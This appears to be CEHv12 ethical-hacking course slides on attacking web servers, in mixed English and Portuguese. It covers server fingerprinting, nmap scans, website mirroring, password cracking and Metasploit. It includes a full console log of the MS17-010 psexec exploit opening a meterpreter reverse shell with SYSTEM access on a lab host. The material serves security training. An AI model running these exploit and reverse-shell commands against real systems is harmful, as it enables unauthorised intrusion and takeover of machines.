Sun ONE Web Server 6.1	65	72.22...
Apache 1.3.26	64	71.11...

Generate TXT Report... Done.

<http://www.computeec.ch>

**ID Serve**

Internet Server Identification Utility v1.02  
Personal Security Freeware by Steve Gibson  
Copyright (c) 2003 by Gibson Research Corp.

Background Server Query Q&A/Help

1 Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):  
[www.certifiedhacker.com](http://www.certifiedhacker.com)

2 Query The Server

3 Server query processing:  
The server returned the following:  
HTTP/1.1 200 OK  
Content-Length: 9660  
Content-Type: text/html  
Content-Location: http://www...

4 The server identified itself as:  
**Microsoft-IIS/6.0**

Copy

**Zenmap**

Scan Tools Profile Help

Target: [www.hackthissite.org](http://www.hackthissite.org) Profile: Scan Cancel

Command: nmap -sV --script http-enum www.hackthissite.org

Hosts Services

OS Host

www.hackthissite.org

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sV --script http-enum www.hackthissite.org

Starting Nmap 6.46 ( <http://nmap.org> ) at 2014-06-12 16:42 India Standard Time  
Nmap scan report for [www.hackthissite.org](http://www.hackthissite.org)  
(198.148.81.135)  
Host is up (0.47s latency).  
Other addresses for [www.hackthissite.org](http://www.hackthissite.org) (not scanned):  
198.148.81.137 198.148.81.136 198.148.81.139  
198.148.81.138  
rDNS record for 198.148.81.135: hackthissite.org  
Not shown: 996 filtered ports  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 5.0p1\_hpm13v10 (FreeBSD)  
20110102; protocol 2.0)  
25/tcp open smtp  
80/tcp open http nginx  
| http-enum:  
| /blog/: Blog  
| /forums/: Forum  
| /robots.txt: Robots file  
443/tcp open ssl/http nginx  
| http-enum:  
| /blog/: Blog  
| /forums/: Forum  
| /robots.txt: Robots file  
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 405.56 seconds

Filter Hosts



# Mirroring Websites

- Httrack
- WGET


wget --mirror --convert-links --adjust-extension --page-requisites --no-parent <http://example.org>

wget -mkEpnP <http://example.org>

• Mirror a website to create a complete profile of the site's **directory structure, files structure, external links**, etc.

• Search for comments and other items in the **HTML source code** to make footprinting activities more efficient



• Use tools **HTTrack**, **WebCopier Pro**, **BlackWidow**, etc. to mirror a website



<http://www.httrack.com>


# Scan de Vulnerabilidade

O scanner de vulnerabilidade permite determinar as vulnerabilidades que existem no servidor web e sua configuração. Assim, ele ajuda a determinar se o servidor web é explorável ou não. Além disso, os atacantes testam a infraestrutura do servidor web a fim de identificar qualquer erro de configuração, conteúdo desatualizado e vulnerabilidades conhecidas. Várias ferramentas são usadas para verificação de vulnerabilidades, tais como HP WebInspect, Nessus, Paros proxy e etc. para encontrar hosts, serviços e vulnerabilidades.



# Session Hijacking

Sequestro de sessão é possível uma vez que a atual sessão do cliente é identificada. O controle completo da sessão do usuário pode ser assumido pelo atacante uma vez que o utilizador estabelece a autenticação com o servidor. Com a ajuda de ferramentas de previsão de número sequencial, os atacantes executam o sequestro de sessão. O atacante, depois de identificar a sessão aberta, prevê que o número de sequência do próximo pacote e envia os pacotes de dados antes que o usuário legítimo envie a resposta com o número de sequência correto.





# Hacking Passwords

---

Use password cracking techniques such as **brute force attack**, **dictionary attack**, password guessing to crack webserver passwords


Use tools such as **THC-Hydra**, **Brutus**, etc.



<https://www.thc.org>

# Metasploit

O Metasploit framework faz a descoberta, exploração e compartilha vulnerabilidades. Ele permite aos usuários identificar, avaliar e explorar aplicações web vulneráveis. Usando VPN pivoting, você pode executar o scanner de vulnerabilidade NeXpose através do servidor web comprometido e descobrir vulnerabilidades exploráveis em um banco de dados que hospeda dados de clientes e informações confidenciais dos funcionários.



The screenshot displays the Metasploit web interface. At the top, there's a navigation bar with tabs: Overview, Analysis (selected), Sessions, Campaigns, Web Apps, Modules, Tags, Reports, and Tasks. Below this, a sub-navigation bar shows: Hosts, Notes, Services, Vulnerabilities, and Captured Data. The main content area shows a table of scanned hosts. The table has columns: IP Address, Hostname, Operating System, VM, Purpose, Syss, Vns, Act, Notes, Updated, and Status. The status for all listed hosts is 'Scanned'.

IP Address	Hostname	Operating System	VM	Purpose	Syss	Vns	Act	Notes	Updated	Status
192.168.168.100	server	Microsoft Windows (2008) Standard x64		server	19			4	9 minutes ago	Scanned
192.168.168.101	Unknown	Unknown		device	1				9 minutes ago	Scanned
192.168.168.102	Unknown	Unknown		device	1				9 minutes ago	Scanned
192.168.168.11	client	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	16			4	9 minutes ago	Scanned
192.168.168.110	Unknown	Unknown		device	1				9 minutes ago	Scanned
192.168.168.111	client	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	10			4	9 minutes ago	Scanned
192.168.168.113	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.115	WIN-UNIVERSAL-REDK	Microsoft Windows (2008)		device	6			3	9 minutes ago	Scanned
192.168.168.120	client	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.13	client	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	11			4	9 minutes ago	Scanned
192.168.168.133	ADMIN-PC	Microsoft Windows (7 Professional 7601 Service Pack) b1		client	9			4	9 minutes ago	Scanned
192.168.168.14	ecc14	Microsoft Windows (XP) SP2+		client	8			2	7 minutes ago	Scanned

<http://www.metasploit.com>

# Modulo de Exploiting

O módulo de exploração é o módulo básico no Metasploit utilizado para encapsular um exploit. Este módulo vem com campos de metainformação simplificada. Os usuários também podem modificar o comportamento da exploração dinamicamente, executar ataques de força bruta, e tentar exploits passivos. A seguir estão os passos para explorar um sistema utilizando o Metasploit framework:

- Configurar um Exploit
- Verificar as opções do exploit
- Selecionar um alvo
- Selecionar um Payload
- Lançar o Exploit

```
msf auxiliary(smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.177    yes       The target address range or CIDR ide
  RPORT     445              yes       The SMB service port (TCP)
  SMBDomain .               no        The Windows domain to use for authen
  SMBPass   .               no        The password for the specified usern
  SMBUser   .               no        The username to authenticate as
  THREADS   1               yes       The number of concurrent threads

msf auxiliary(smb_ms17_010) > exploit

[*] 192.168.1.177:445 - Connected to \\192.168.1.177\IPC$ with TID = 2048
[*] 192.168.1.177:445 - Received STATUS_INSUFF_SERVER_RESOURCES with FID
[!] 192.168.1.177:445 - Host is likely VULNERABLE to MS17-010!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



# Modulo de Payload

---

O módulo de payload do metasploit oferece o shellcode que pode executar uma série de tarefas interessantes para um atacante. Um payload é um pedaço de software que permite controlar um sistema de computador após ter sido explorado. O payload é normalmente anexado e entregue pelo exploit. Um exploit carrega o payload quando ele invade o sistema e em seguida, deixa o payload no destino.

Com a ajuda do payload, você pode fazer o upload e download de arquivos do sistema, tirar screenshots, e recolher os hashes de senhas. Você pode até mesmo assumir a tela, mouse e teclado para controlar completamente o computador.

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

# Modulo Auxiliar

Os módulos auxiliares do Metasploit podem ser utilizados para realizar ações pontuais arbitrárias, tais como port scanning, negação de serviço, e até mesmo fuzzing. Para executar o módulo auxiliar, use o comando run ou exploit.

```
msf > use auxiliary/scanner/http/crawler
msf auxiliary(crawler) > show options
```

Module options (auxiliary/scanner/http/crawler):

Name	Current Setting	Required	Description
----	-----	-----	-----
DOMAIN	WORKSTATION	yes	The domain to use for windows authentication
HttpPassword		no	The HTTP password to specify for authentication
HttpUsername		no	The HTTP username to specify for authentication
MAX_MINUTES	5	yes	The maximum number of minutes to spend on each URL
MAX_PAGES	500	yes	The maximum number of pages to crawl per URL
MAX_THREADS	4	yes	The maximum number of concurrent requests
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/	yes	The starting page to crawl
VHOST		no	HTTP server virtual host

```
msf auxiliary(crawler) > set MAX_PAGES 99999
```

```
MAX_PAGES => 99999
```

```
msf auxiliary(crawler) > set RHOST 127.0.0.1
```

```
RHOST => 127.0.0.1
```

```
msf auxiliary(crawler) > exploit
```

```
[*] Crawling http://127.0.0.1:80/...
[*] [00001/99999] 200 - 127.0.0.1 - http://127.0.0.1/
[-] [00002/99999] 404 - 127.0.0.1 - http://127.0.0.1/stuff/
[-] [00003/99999] 404 - 127.0.0.1 - http://127.0.0.1/tmp/
[-] [00004/99999] 404 - 127.0.0.1 - http://127.0.0.1/awstats/
[-] [00005/99999] 404 - 127.0.0.1 - http://127.0.0.1/awstats/awstats/
[*] [00006/99999] 200 - 127.0.0.1 - http://127.0.0.1/test/
```

## Conceitos sobre Web Servers:

Servidor web (web server) pode referir ao hardware ou ao software, ou ambos trabalhando juntos.

Referente ao hardware, um servidor web é um computador que armazena arquivos que compõem os sites (por exemplo, documentos HTML, imagens, folhas de estilo, e arquivos JavaScript) e os entrega para o dispositivo do usuário final. Está conectado a Internet e pode ser acessado através do seu nome de domínio (DNS), como por exemplo mozilla.org.

Referente ao software, um servidor web inclui diversos componentes que controlam como os usuários acessam os arquivos hospedados (armazenados para disponibilização), no mínimo um servidor HTTP. Um servidor HTTP é um software que compreende URLs (endereço web) e HTTP (o protocolo que seu navegador utiliza para visualizar páginas web).



TEORIA  
NA  
PRÁTICA

CEHv12

---

13.Hacking Web Servers





# Teoria na Prática

---

Directory Traversal

SSH Brute Force

Password Cracking

Mirroring Website

Scan Website – Nikto

Metasploit <module>



# Obrigado!

“QUEM NÃO SABE O QUE PROCURA, NÃO PERCEBE QUANDO ENCONTRA”.